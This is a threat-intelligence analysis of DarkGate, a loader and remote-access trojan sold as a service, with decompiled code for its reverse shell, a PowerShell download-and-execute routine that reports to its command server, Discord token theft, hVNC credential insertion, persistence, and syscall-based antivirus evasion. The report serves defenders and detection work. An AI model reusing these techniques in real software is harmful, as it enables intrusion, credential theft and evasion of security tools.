DarkGate Internals

20 November 2023

Pierre Le Bourhis and Threat & Detection Research Team - TDR November 20 2023

Introduction & Objectives

DarkGate is sold as Malware-as-a-Service (MaaS) on various cybercrime forums by RastaFarEye persona, in the past months it has been used by multiple threat actors such as TA577 and Ducktail. **DarkGate** is a loader with RAT capabilities developed in *Delphi* with modules developed in *C++*, which gained notoriety in the second half of 2023, due to its capability to operate covertly and its agility to evade detection by antivirus systems. This technical report delves into an in-depth analysis of **DarkGate**, shedding light on its **inner workings**, **evasion techniques**, and potential **impacts**.

The analysis starts from the following AutoIt script: SHA-256 b049b7e03749e7f0819f551ef809e63f8a69e38a0a70b697f8a5a82a792a1df9



Figure 1. Overview of DarkGate infection chains

Data obfuscation

Unusual base64 encoding

The loader uses various techniques to obfuscate data, including strings and configuration encoding using the base64 algorithm with a first unordered alphabet.

```
0433187 ; ---------------------------------------------------------------------------
0433188                 dd 0FFFFFFFFh, 40h
0433190 aKhkflg9rnhczns db 'KHkFLg9RnhcZNSDl1TsOj2JveVUpfC4Bq67XyIbm5Q8EGi3A=Madwr0uYzt+oWPx',0
0433190                                         ; DATA XREF: DATA:b64_alphabet1↓o
04331D1                 align 4
04331D4                 dd 0FFFFFFFFh, 40h
04331DC aZlaxuu0kqkf3sw db 'zLAxuU0kQKf3sWE7ePRO2imyg9GSpVoYC6rhlX48ZHnvjJDBNFtMd1I5acwbqT+=',0
04331DC                                         ; DATA XREF: DATA:b64_alphabet2↓o
043321D                 align 10h
0433220
```

Figure 2. The two alphabets used for data encoding/decoding

The second alphabet is used to decode the list of Command and Control (C2) URLs and the C2 HTTP messages, while the first one is used everywhere in the binary to decrypt the configuration and other strings employed for dynamic API resolution.

As introduced, the configuration of DarkGate is obfuscated in the PE, it uses a TStringList to store it, TStringList which can be seen as a hashtable in the C world.

```
custom_b64_dec_wrapper_secondAlphabet(
  "sxdtsM2FxeZF7iXXpNdfsh199ysWAhsTO4qWAh2TO4qWAheTsOzNxeZI72cBxeZa72cBxeZ57OeNEOgWAhlTO4qWAhuN7mUx90UhPzdfsOuTO4qWAhut"
  "72cBxeZFsM199ysWAhud7OeWAhu17iVxmXVJP1W7RIPypXKcxeZFWhddxeZFWM1ESNdfsOCTmmiMxeZFEO199ysWAC",
  &b,
  v7);                                          // 0=2351             -> C2 port
                                                // 1=Yes              -> persistence
                                                // 2=Yes              -> rootkit (extexport with union-api)
                                                // 3=No               -> anti vm
                                                // 5=No               -> check disk
                                                // 4=100              -> minimum disk capacity
                                                // 6=No               -> anti analysis
                                                // 8=No               -> check RAM
                                                // 7=4096             -> minimum RAM capacity
                                                // 9=No               -> check graphical card (virtualized?)
                                                // 10=aCdacD          -> mutex
                                                // 11=No              -> raw stub persistence
                                                // 12=No              -> dll persistence
                                                // 13=Yes             -> au3 persistence
                                                // 14=4               -> ??
                                                // 15=WCZWmGSOKdWrRy  -> cryptographical key
                                                // 16=4               -> ping interval with C2
                                                // 17=No              -> anti debug
                                                // 18=Yes             -> ??
                                                // 19=Yes             -> ??
                                                //
                                                // new key NOT in this sample
                                                // 20=??              -> binder
                                                // 23=user12345       -> username
```

Figure 3. DarkGate configuration decoded

There are many tools to extract this configuration of DarkGate:

Message obfuscations

The communication between the bot and the server is made over HTTP. More details about the C2 communication are provided in the "Command and Control" section of this report. The content of the communication is obfuscated with base64 encoding (with the first alphabet) and a single byte XOR operation where the XOR key is derived from the Bot ID. For further information on the process of computing the BotID, an in depth analysis is provided in a recent DCSO CyTec report.

```
digest = MD5(product_id+processor+user+computer)
```

The digest is encoded using a custom alphabet, which is leveraged as lookup table nibble-wise according to DCSO CyTec.

```
char *__usercall darkgate_XOR@<eax>(char *arg_data@<eax>, char *arg_xorKey@<edx>, char **a3@<ecx>)
{
  char v_xorKey; // di
  int v_xorKeyLength; // esi
  int v_xorKeyIndex; // ebx
  char *output; // eax
  char *v8; // esi
  int v_index; // ebx

  v_xorKey = length(arg_xorKey);
  v_xorKeyLength = length(arg_xorKey);
  if ( v_xorKeyLength > 0 )
  {
    v_xorKeyIndex = 1;
    do                                          // XOR key construction
    {
      v_xorKey ^= arg_xorKey[v_xorKeyIndex++ - 1];
      --v_xorKeyLength;
    }
    while ( v_xorKeyLength );
  }
  __linkproc__ LStrAsg(a3, arg_data);
  output = length(arg_data);
  v8 = output;
  if ( output <= 0 )
    return output;
  v_index = 1;
  do
  {
    output = System::_16809_0(a3);              // NewAnsiString
    output[v_index - 1] = ~(arg_data[v_index - 1] ^ v_xorKey);
    ++v_index;
    --v8;
  }
  while ( v8 );
  return output;
}
```

Figure 4. IDA decompiled function used to XOR data

The following is a Python version of the XOR key derivation used by DarkGate. The seed of the key corresponds to the length of the bot identifier, and the key is XORed with each character to build the final XOR key:

```
xorKey = len(botID)
for char in xorKey:
    xorKey ^= ord(char)
```

The following CyberChef recipe implements the deobfuscation function for the C2 messages.



Figure 5. Message deobfuscation using CyberChef

NB: the first string is a wide string in hexadecimal representation. (500072006F006700720061006D0020004D0061006E00610067006500720 0 = Program Manager).

File obfuscation

The malware encrypts some of the files it creates using the *Rijndael* algorithm with a key length of 160 bits. It uses a stream cipher called *CFB8Bit* instead of the commonly used block cipher. Again, the process used to create the key is explained in the DCSO CyTec report2

```
digest = MD5(product_id+processor+user+computer)
bot_id = custom_encode(digest)
digest2 = MD5("mainhw"+bot_id+internal_mutex)
encoded = custom_encode(digest2)
aes_key = encoded[:7].lower()
```

As shown above in the extract of code used to build the AES secret key, it uses string concatenation and custom encoding to generate both the AES key and the bot identifier. For instance, this function is used to encrypt the content of its logs, *e.g.* crash log.

RAT TTPs

Reverse shell

DarkGate implements a reverse shell that is started in a dedicated process, using pipes to redirect the standard input, output and error data streams (*e.g.* stdin, stdout, stderr).

```
COMSPEC = GetEnvironmentVariableA("COMSPEC", v1, 0xFFu);// cmd.exe in NT system and COMMAND.COM in DOS system
System::__linkproc__ LStrSetLength(v3, COMSPEC, &v_comspec);
PipeAttributes.nLength = 12;
PipeAttributes.bInheritHandle = -1;
PipeAttributes.lpSecurityDescriptor = 0;
CreatePipe(&h_stdin_revShell, &hWritePipe, &PipeAttributes, 0);// Pipe for input
CreatePipe(&h_stdout_revShell, &h_stdout, &PipeAttributes, 0);// Pipe for output
CreatePipe(&h_stderr_revShell, &h_stderr, &PipeAttributes, 0);// Pipe for error
StartupInfo.cb = 68;
StartupInfo.hStdInput = h_stdin_revShell;     // redirect the pipe (input) to the reverse shell
StartupInfo.hStdOutput = h_stdout;            // redirect the pipe (output) to the reverse shell
StartupInfo.hStdError = h_stderr;             // redirect the pipe (error) to the reverse shell
StartupInfo.dwFlags = 257;
StartupInfo.wShowWindow = 0;
v_comspec = ifNoCharSetZero(v_comspec);
if ( CreateProcessA(                          // execute powershell
       0,
       v_comspec,
       &PipeAttributes,
       &PipeAttributes,
       -1,
       0x100010u,
       0,
       0,
       &StartupInfo,
       &ProcessInformation) )
{
  ptr_thread_sendError = Classes::TThread::TThread(0, 1);
  Classes::TThread::SetPriority(ptr_thread_sendError, 4u);
  processID_reverseShell = ProcessInformation.dwProcessId;
  processHandler_reverseShell = ProcessInformation.hProcess;
}
Classes::TThread::WaitFor(v_thread_sendError);
```

Figure 6. DarkGate function used to set up the reverse shell, leveraging standard input/output to create interactive shell

Once the connection is established, the commands are redirected to the local pipes of the victim's machine. These commands are executed on the victim's system via a command interpreter, and the results are sent back to the attacker through the pipe. Essentially, this allows the attacker to interact with the victim's system as if it has a command prompt or shell on that machine.

The connection is bidirectional, meaning the attackers can send commands and receive responses in real-time, enabling them to navigate the victim's system, exfiltrate data, or perform other malicious actions.

PowerShell script execution

To facilitate the post compromise stage, DarkGate provides the capability to execute PowerShell files and commands.

```
if ( !ptr_parameters_powershell_execution )
{
  sendHTTPrequest("_", *ptr_C2_url, 1489, &v_httpResponseData);// Download powershell script
  custom_b64_dec_wrapper_secondAlphabet(v_httpResponseData, &v_decoded_httpResponseData, v0);// decode the base64 HTTP response with the second alph
  __linkproc__ LStrAsg(&ptr_parameters_powershell_execution, v_decoded_httpResponseData);
}
if ( ptr_parameters_powershell_execution )
{
  if ( getArchitecture(&ptr_parameters_powershell_execution) )
  {
    __linkproc__ LStrLAsg(&v_powershell_exe_path, "C:\\Windows\\Sysnative\\WindowsPowerShell\\v1.0\\powershell.exe");
    if ( !createFile_withWriteAccess(v_powershell_exe_path, &ptr_parameters_powershell_execution) )// no powershell.exe binary
    {
      System::__linkproc__ LStrCat3(" no existe", v_powershell_exe_path, &v11);
      threadHTTPmsg(v11, &ptr_parameters_powershell_execution);
      goto exit_func;
    }
  }
  else
  {
    __linkproc__ LStrLAsg(&v_powershell_exe_path, "powershell");
  }
  while ( 1 )
  {
    do
      executeFileWithShellExecuteExA(v_powershell_exe_path, ptr_parameters_powershell_execution, 0, 1, 0);// execute PowerShell with ShellExecuteA
    while ( !createFile_withWriteAccess("C:\\temp\\tskm", &ptr_parameters_powershell_execution) );// read output of PowerShell from c:\temp\tskm
    _readfile("C:\\temp\\tskm", &v15);
    TStream_zlibDeflate_retCastAnsiString(v15, &v_ouput);
    b64_encode_2ndAlphabet(v_ouput, &v9, v1);
    sendHTTPrequest(v9, *ptr_C2_url, 1481, &v10);// send back the PowerShell execution to the C2
```

Figure 7. DarkGet code used to 1) execute (if the file already exists) or 2) download and execute PowerShell script

As shown in the figure 7, the function allows the download of a new PowerShell script if needed (by sending the action id 1489). Then, the function configures the PowerShell environment by searching the powershell.exe binary in its dedicated directory (it uses the directory alias Synactive to avoid basic detection of the PowerShell path).

```
pExecInfo.cbSize = 60;
pExecInfo.fMask = 64;
pExecInfo.hwnd = 0;
pExecInfo.lpFile = ret_Zero_if_null(arg_lpFile);
pExecInfo.lpParameters = ret_Zero_if_null(arg_lpParameters);
pExecInfo.lpDirectory = ret_Zero_if_null(arg_lpDirectory);
pExecInfo.nShow = arg_show;
if ( !ShellExecuteExA(&pExecInfo) )
  return v6;
do
{
  Sleep(1u);
  GetExitCodeProcess(pExecInfo.hProcess, &ExitCode);
  if ( a4 )
  {
    if ( ++v5 > 30000 )
      break;
  }
}
while ( ExitCode == ERROR_NO_MORE_ITEMS );
_CloseHandle(pExecInfo.hProcess);
```

Figure 8. function used to execute the PowerShell script

The output of this execution is sent to "*c:\temp\tskm*" before being sent to the Command and Control.

Keylogger

To perform advanced keylogging activities on the infected host, the malware retrieves the foreground windows (the one the user is interacting with) to retrieve its process identifier. Then it combines the two Windows functions GetAsyncKeyState and GetKeyNameText aiming at capturing users' keystrokes and writes them to the log file "*masteroflog*".

Discord token hunting

Another functionality provided by DarkGate is to collect Discord tokens. To do it, it searches for the Discord process using a well documented technique that involves the windows API functions: CreateToolhelp32Snapshot, Process32First and Process32Next.

Then it attempts to open the process memory with access rights: PROCESS_QUERY_LIMITED_INFORMATION | PROCESS_DUP_HANDLE

Once the memory is acquired, the malware searches for this first string:

```
"events":[{"type":"channel_opened","properties":{"client_track_timestamp
```

Then, it looks for the following string:

```
{"token": "
```

And it extracts all the characters until it matches another double quote, that terminates the token.

In short, this method is used to search for the JSON discord token built in memory of the process.

Remote access

In addition to the reverse shell functionality, DarkGate also provides **remote desktop access** using hidden Virtual Network Computing (**hVNC)**. To set up the access, the loader first checks if the software is installed on the infected machine and if not, it downloads it. If the software is already installed and configured with an access, DarkGate **substitutes** it with the following login / password default combination: *SafeMode* / *darkgatepassword0*

For the software the user SafeMode is created with the following command line:

```
cmd.exe "/c cmdkey /generic:\"127.0.0.2\" /user:\"SafeMode\"
/pass:\"darkgatepassword0\""
```

Privilege escalation

DarkGate uses different techniques to elevate its privileges on the infected host from standard user to local admin to *system*. For that purpose, the malware implements three techniques:

- Restarts itself using PsExec from the Sysinternal suite;
- Executes a raw stub that contains some privilege escalation code (we are not able to provide more information on this technique because no code related to this technique was found on the analysed samples);
- Executes an embedded executable to elevate its privileges.

Persistence

To keep access upon reboot on the infected host, DarkGate implements a set of persistence methods depending on the bot configuration. Attackers can configure the bot persistence using one of these techniques:

1. Create a LNK file in the Startup folder that executes AutoIt3.exe with the AU3 script
2. Set the registry key CurrentVersion\Run with the LNK file.
3. Use one of the three DLLs loaded using Extexport.exe (more detail in the section: “LOLBAS DLL loading”)

```
└─$ exiftool hkehabg.lnk
ExifTool Version Number         : 12.57
File Name                       : hkehabg.lnk
Directory                       : .
File Size                       : 675 bytes
File Modification Date/Time     : 1979:11:30 00:00:00+01:00
File Access Date/Time           : 2023:10:13 15:39:12+02:00
File Inode Change Date/Time     : 2023:10:13 15:35:49+02:00
File Permissions                : -rw-rw-r--
File Type                       : LNK
File Type Extension             : lnk
MIME Type                       : application/octet-stream
Flags                           : IDList, RelativePath, WorkingDir, CommandArgs, Unicode
File Attributes                 : (none)
Target File Size                : 0
Icon Index                      : (none)
Run Window                      : Normal
Hot Key                         : (none)
Target File DOS Name            : Autoit3.exe
Relative Path                   : ..\..\..\..\..\..\..\..\..\ProgramData\cbahdef\Autoit3.exe
Working Directory               : C:\ProgramData\cbahdef\
Command Line Arguments          : C:\ProgramData\cbahdef\hbhfece.au3
```

Figure 9. Lnk executing the Autoit.exe with DarkGate AU3 script to maintain the persistence

In case a file is removed or the registry key is deleted by an antivirus software, the loader raises a critical error (BSOD: Blue Screen Of Death). The BSOD is triggered by a call to NtRaiseHardError with the ErrorCode value of 0xC0000350 corresponding to STATUS_HOST_DOWN.

Of note, this feature was announced earlier this year on a top-tier cybercrime forum, by “RastaFarEye” (the presumed DarkGate author).



Figure 10. DarkGate advertisement on the XSS forum, announcing its BSOD feature

Defense evasion

Union Api – Call Native Api using syscall

The developer of DarkGate highly likely borrows a technique detailed in a Malaysian article dating back to 2012 which is a copy of GameDeception.]net that is down since 2013. Anti-virus (AV) solutions often hook calls to ntdll to identify potential malicious behaviour. This section covers the technique dubbed “**Union API**” in the CyberCoding article and used by DarkGate.

This technique consists in retrieving the handle of ntdll by inspecting the PEB (Process Environment Block) structure, specifically in the InMemoryOrderModuleList. Then, it searches by hash where 0x240C0388 is the **adler-32** hash of ntdll. Once the handle is retrieved, the module copies its content, section by section, in a newly dedicated memory.

```c
char *__usercall LazyLoadPE@<eax>(const WCHAR *dll_name@<eax>)
{
  HANDLE hFile; // ebp
  DWORD temp; // ecx MAPDST
  DWORD v4; // ecx
  WORD numberOfSection; // si
  unsigned __int16 index; // di
  DWORD dwSize; // [esp+4h] [ebp-24h]
  LPOVERLAPPED _; // [esp+8h] [ebp-20h] BYREF
  PIMAGE_DOS_HEADER IDH; // [esp+Ch] [ebp-1Ch] MAPDST
  PIMAGE_NT_HEADERS INH; // [esp+10h] [ebp-18h]
  PIMAGE_SECTION_HEADER ISH; // [esp+14h] [ebp-14h] MAPDST

  hFile = CreateFileW(dll_name, 0x80000000, 1u, 0, 3u, 0, 0);
  if ( hFile == INVALID_HANDLE_VALUE )
    _MessageBoxA(0, "0", unk_458598, 0);
  dwSize = GetFileSize(hFile, 0);
  IDH = System::__linkproc__ GetMem(temp, dwSize);
  if ( !ReadFile(hFile, IDH, dwSize, 0, &_) )
    _MessageBoxA(0, "1", unk_458598, 0);
  INH = (IDH + IDH->e_lfanew);
  ISH = System::__linkproc__ GetMem(v4, INH->OptionalHeader.SizeOfImage);
  ZeroMem(ISH, INH->OptionalHeader.SizeOfImage);
  CopyMem(ISH, IDH, INH->OptionalHeader.SizeOfHeaders);
  numberOfSection = INH->FileHeader.NumberOfSections;
  index = 0;
  do
  {
    ISH = (&IDH[3].e_res2[20 * index + 8] + IDH->e_lfanew);
    CopyMem(&ISH->Name[ISH->VirtualAddress], IDH + ISH->PointerToRawData, ISH->SizeOfRawData);
    ++index;
    --numberOfSection;
  }
  while ( numberOfSection );
  System::__linkproc__ FreeMem(temp, IDH);
  _CloseHandle(hFile);
  return ISH;
}
```

Figure 11. Union-API lazy loading of the DLL

Whereafter, the loader sets the way syscall must be invoked regarding the CPU architecture. The loader is CPU architecture agnostic, it configures a redirect function concerning the type of architecture that is detected, using WOW32Reserved function where for x64 it uses:

```
lea edx, [esp + argX]
call large dword ptr fs:0C0h
```

and x86 architecture uses:

```
__asm { sysenter }
```

Each syscall has its own number of parameters, callee function pushes an array of parameters and calls the unioned API function with the array of parameters and the number of parameters (which is predefined by the callee). The number of parameters is used in a switch case to dispatch the call to the ntdll api with the correct amount of parameters. *E.g.*:

```
ApiCall32(“NtfunctionName”, [1, 2, 3], 3)
```

```
loc_4588DB:                             ; CODE XREF: invokeSyscall_withArgs+E↑j
                mov     [ebp+arg_prob_ret], esp
                mov     eax, [ebp+arg_prob_ret]
                mov     edx, [ebp+arg_numberOfArgsRequiredBySyscall]
                inc     edx             ; switch 13 cases
                cmp     edx, 0Ch
                ja      def_4588EE      ; jumptable 004588EE default case, case -1
                jmp     jpt_4588EE[edx*4] ; switch jump
; ---------------------------------------------------------------------------
jpt_4588EE      dd offset def_4588EE    ; DATA XREF: invokeSyscall_withArgs+2A↑r
                dd offset args0         ; jump table for switch statement
                dd offset args1
                dd offset args2
                dd offset args3
                dd offset args4
                dd offset args5
                dd offset args6
                dd offset args7
                dd offset args8
                dd offset args9
                dd offset args10
                dd offset args11
; ---------------------------------------------------------------------------

args0:                                  ; CODE XREF: invokeSyscall_withArgs+2A↑j
                                        ; DATA XREF: invokeSyscall_withArgs:jpt_4588EE↑o
                mov     eax, [eax]      ; jumptable 004588EE case 0
                push    eax
                mov     eax, [ebp+arg_ptr_function]
                push    eax
                call    invokeSyscall_with0args
                jmp     loc_458AF6
; ---------------------------------------------------------------------------

args1:                                  ; CODE XREF: invokeSyscall_withArgs+2A↑j
                                        ; DATA XREF: invokeSyscall_withArgs:jpt_4588EE↑o
                mov     edx, [eax+8]    ; jumptable 004588EE case 1
                push    edx
                mov     eax, [eax]
                push    eax
                mov     eax, [ebp+arg_ptr_function]
                push    eax
                call    invokeSyscall_with1args
                jmp     loc_458AF6
```

Figure 12. Switch case used to invoke the conform version of ntdll Api call

Each parameters are previously push on the stack before calling the system call stubs. And the
syscall number is moved into EAX register.

To get the syscall number corresponding to the provided ntdll function name, the module loops
over the IMAGE_DIRECTORY_EXPORT->AdddressOfNames until the provided hash match the hash obtains from the function name in IMAGE_DIRECTORY_EXPORT->AddressOfNameOrdinals.

```
// To handle correctly the structures/substructures in the function, a "cast"
// of first args to PIMAGE_DOS_HEADER which in fact is a HANDLE to a module
int __usercall ExGetProcAddress@<eax>(PIMAGE_DOS_HEADER ptr_hModule@<eax>, int input_hash@<edx>)
{
  DWORD VirtualAddress; // ebx
  unsigned int counter; // eax
  unsigned int length; // eax
  int v8; // [esp+4h] [ebp-2Ch]
  PIMAGE_DATA_DIRECTORY pIDD; // [esp+Ch] [ebp-24h]
  PIMAGE_EXPORT_DIRECTORY pIED; // [esp+10h] [ebp-20h]
  DWORD *ptr_AddrFuncs; // [esp+14h] [ebp-1Ch]
  DWORD *pdwFuncs; // [esp+18h] [ebp-18h]
  int ptr_AddressOfNames; // [esp+1Ch] [ebp-14h]
  _WORD *ptr_NameOrdinals; // [esp+20h] [ebp-10h]
  char *apiname; // [esp+24h] [ebp-Ch]

  v8 = 0;
  pIDD = (&ptr_hModule[1].e_res2[8] + ptr_hModule->e_lfanew);
  pIED = (ptr_hModule + pIDD->VirtualAddress);
  ptr_AddressOfNames = ptr_hModule + pIED->AddressOfNames;
  ptr_NameOrdinals = (&ptr_hModule->e_magic + pIED->AddressOfNameOrdinals);
  ptr_AddrFuncs = (&ptr_hModule->e_magic + pIED->AddressOfFunctions);
  VirtualAddress = pIED->NumberOfNames;
  while ( 1 )
  {
    counter = 0;
    for ( pdwFuncs = ptr_AddrFuncs; *ptr_NameOrdinals > counter; ++counter )
      ++pdwFuncs;
    if ( pIDD->VirtualAddress > *pdwFuncs || *pdwFuncs >= pIDD->Size + pIDD->VirtualAddress )
    {
      apiname = ptr_hModule + *ptr_AddressOfNames;
      length = w_strlen(apiname);
      if ( adler32(0, apiname, length) == input_hash )
        break;
    }
    ++ptr_NameOrdinals;
    ptr_AddressOfNames += 4;
    if ( !--VirtualAddress )
      return v8;
  }
  return ptr_hModule + *pdwFuncs;
}
```

Figure 13. Get syscall number

Here is an example of code used by DarkGate to write executable code into another process memory using the union API:

```
v21 = arg_ptr_mem;
v22 = 5;
v24 = 5;
v26 = 0;
v28 = 5;
base64_decode_alphabet1_wrap("OmTvfbIwV2VQfmTreJMSVJrAfmy", &v_NtWriteVirtualMemory);// NtWriteVirtualMemory
v29 = syscallByName_plusContext(v_NtWriteVirtualMemory, &v_ArgsContext, 4);
v_ArgsContext = arg_ArgsContext;
v20 = 0;
v21 = &v31;
v22 = 5;
a3 = &v32;
v24 = 5;
a4 = v30;
v26 = 0;
a5 = &v30;
v28 = 5;
base64_decode_alphabet1_wrap("OmT1fbWwVJSw2bIaCR26pLrIpJWa41", &v17);// NtProtectVirtualMemory0
syscallByName_plusContext(v17, &v_ArgsContext, 4);
if ( return_ok(v29) )
{
  v33 = -1;
  v11 = arg_ArgsContext;
  v12 = 0;
  v14 = 5;
  v15 = a4;
  v16 = 0;
  base64_decode_alphabet1_wrap("OmT9pR2dULI3fuTaCJSwUJW310gXU9j", &v10);// NtFlushInstructionCache0
  syscallByName_plusContext(v10, &v11, 2);
}
```
Figure 14. Example of callee function using the union API technique

Malware author(s) use(s) this technique in conjunction with code obfuscation to make the analysis and detection of the malicious code even more challenging.

Dynamic API resolution

As many other malware, DarkGate also uses dynamic API resolution:

1. **Dynamic Loading**: Dynamic API resolution involves loading external libraries or APIs into a program’s memory during runtime.
2. **Function Pointers**: To access functions within dynamically loaded libraries or APIs, the malware uses function pointers. Function pointers are variables that store the memory address of a function within the loaded library. These pointers are assigned and invoked at runtime.

Each time DarkGate calls a function from DLLs usually tracked by AV, it dynamically loads the function using GetProcAddress from Kernel32 DLL. The function takes the name of the function to load as a parameter (the name is decoded from its base64 form using the first alphabet) and returns the *address* of the desired function that is assigned to a *function pointer*. The function pointer is *invoked* just after being assigned with its custom parameters.

```
  v18 = 0;
  v16 = &savedregs;
  v15 = &loc_45B93C;
  ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, &ExceptionList);
  anotherbase64(arg_dwShareMode, &v18);         // 1uhIevTITbIGVjL => CreateFileA
  v9 = if_null_ret_0(v18);
  CreateFileA = GetProcAddress_1(h_kernel32_0, v9);
  v_handle_file = (CreateFileA)(
                    arg_filename,
                    arg_dwDesiredAccess,
                    arg_dwShareMode,
                    arg_lpSecurityAttributes,
                    arg_dwCreationDisposition,
                    arg_dwFlagsAndAttributes,
                    arg_hTemplateFile,
                    ExceptionList);
  v12 = v17;
  __writefsdword(0, v15);
  v17 = &loc_45B943;
  System::__linkproc__ LStrClr(v12);
  return v_handle_file;
}
```

Figure 15.

Example of code calling a DLL function using Dynamic API resolution

1. The caller function passes the parameters of the function to resolve, then the function decodes the function name (base64 with the custom alphabet).
2. Uses GetProcAddress from Kernel32.dll to get the address (type FARPROC) of the function
3. Calls the function pointer with the parameters pushed by the caller function.

Token thief via UpdateProcThreadAttribute

Many security solutions based on behaviour analytics leverage detection rules based on the parent-child process relationship. As part of its MaaS kit, DarkGate provides to its customers the possibility to spoof a specific process identifier to execute a *cmd.exe*.

Windows introduced the PROC_THREAD_ATTRIBUTE_PARENT_PROCESS attribute in Windows 8.1 and Windows Server 2012 R2, which allows programmers to specify a parent process handle when creating a new process. This is used for purposes like creating child processes in job objects, but it does not directly allow spoofing the parent PID. It's mainly designed for creating child processes that inherit some characteristics from their parents.

```
if ( !arg_cmd_exe )
